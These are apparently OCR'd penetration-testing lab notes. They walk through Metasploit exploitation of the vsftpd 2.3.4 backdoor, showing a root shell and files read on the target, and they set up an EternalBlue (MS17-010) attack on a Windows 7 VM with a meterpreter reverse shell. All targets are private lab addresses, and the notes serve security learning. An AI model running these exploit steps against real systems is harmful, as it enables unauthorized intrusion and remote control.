
Rank

- **Average:** Best used in test environments, where the focus is on learning rather than guaranteed success.
- **Low:** Used mainly for testing purposes in controlled environments where instability is expected.
- **Manual:** Best for advanced users who understand the exploit in detail and are willing to do additional work to make it successful.
- **Average/Below Average:** Best for practice in controlled environments where stability is not a concern.

Use the exploit + Show Option

- CHOST: Local Client Host IP Address (Source)
- CPORT: Local Client Port Number (Source)

- RHOST: Target Receiver Host IP Address (Destination)
- RPORT: Target Receiver Port Number (Destination)



Set RHOSTS

- vsftpd 2.3.4 exploit need receiver IP Address

- Q: by default dest port # set to 21?
- This is for FTP exploit, where FTP is at port 21.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.186.131
RHOSTS ⇒ 192.168.186.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:
   RHOSTS   192.168.186.131  yes       The target host(s), see https://do
                                       cs/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

run

- Banner
- USER: 331 Please specify the password.

Password: Z

Successfully login

- Backdoor service
- UserID = 0 → Root User

Rank **excellent**

- **Open Session (Re-Directional)**
- **Run Command (ls, pwd, cat, ...)**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.186.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.186.131:21 - USER: 331 Please specify the password.
[+] 192.168.186.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.186.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.186.130:33559 → 192.168.186.131:6200)

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

pwd
/
cd /home/msfadmin
ls
text.txt
vulnerable
cat text.txt
password: 1234
```

Example 2

- **MS17-010** is a critical security vulnerability in Microsoft Windows' Server Message Block (SMB) protocol.
- EternalBlue is the name of the exploit allows attackers to remotely execute arbitrary code on vulnerable systems.
- It enables an attacker to:
  - Send specially crafted messages to SMBv1.
  - Cause a buffer overflow.
  - Gain unauthorized access and potentially execute code without needing to authenticate.


Windows 7

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.186.133 -p 445 -sV
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 17:06 EDT
Nmap scan report for 192.168.186.133
Host is up (0.0029s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:5E:6D:A5 (VMware)
Service Info: Host: WIN-SPP34J9AAN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds
```


```
msf6 > search ms17-010 eternalblue

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 Eternal
Blue SMB Remote Windows Kernel Pool Corruption
```

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs
                                             /using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication.
                                              Only affects Windows Server 2008 R2, Windows 7, Windows
                                              Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Onl
                                             y affects Windows Server 2008 R2, Windows 7, Windows Emb
                                             edded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects
                                             Windows Server 2008 R2, Windows 7, Windows Embedded Stan
                                             dard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.186.134  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.186.133
rhost ⇒ 192.168.186.133
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

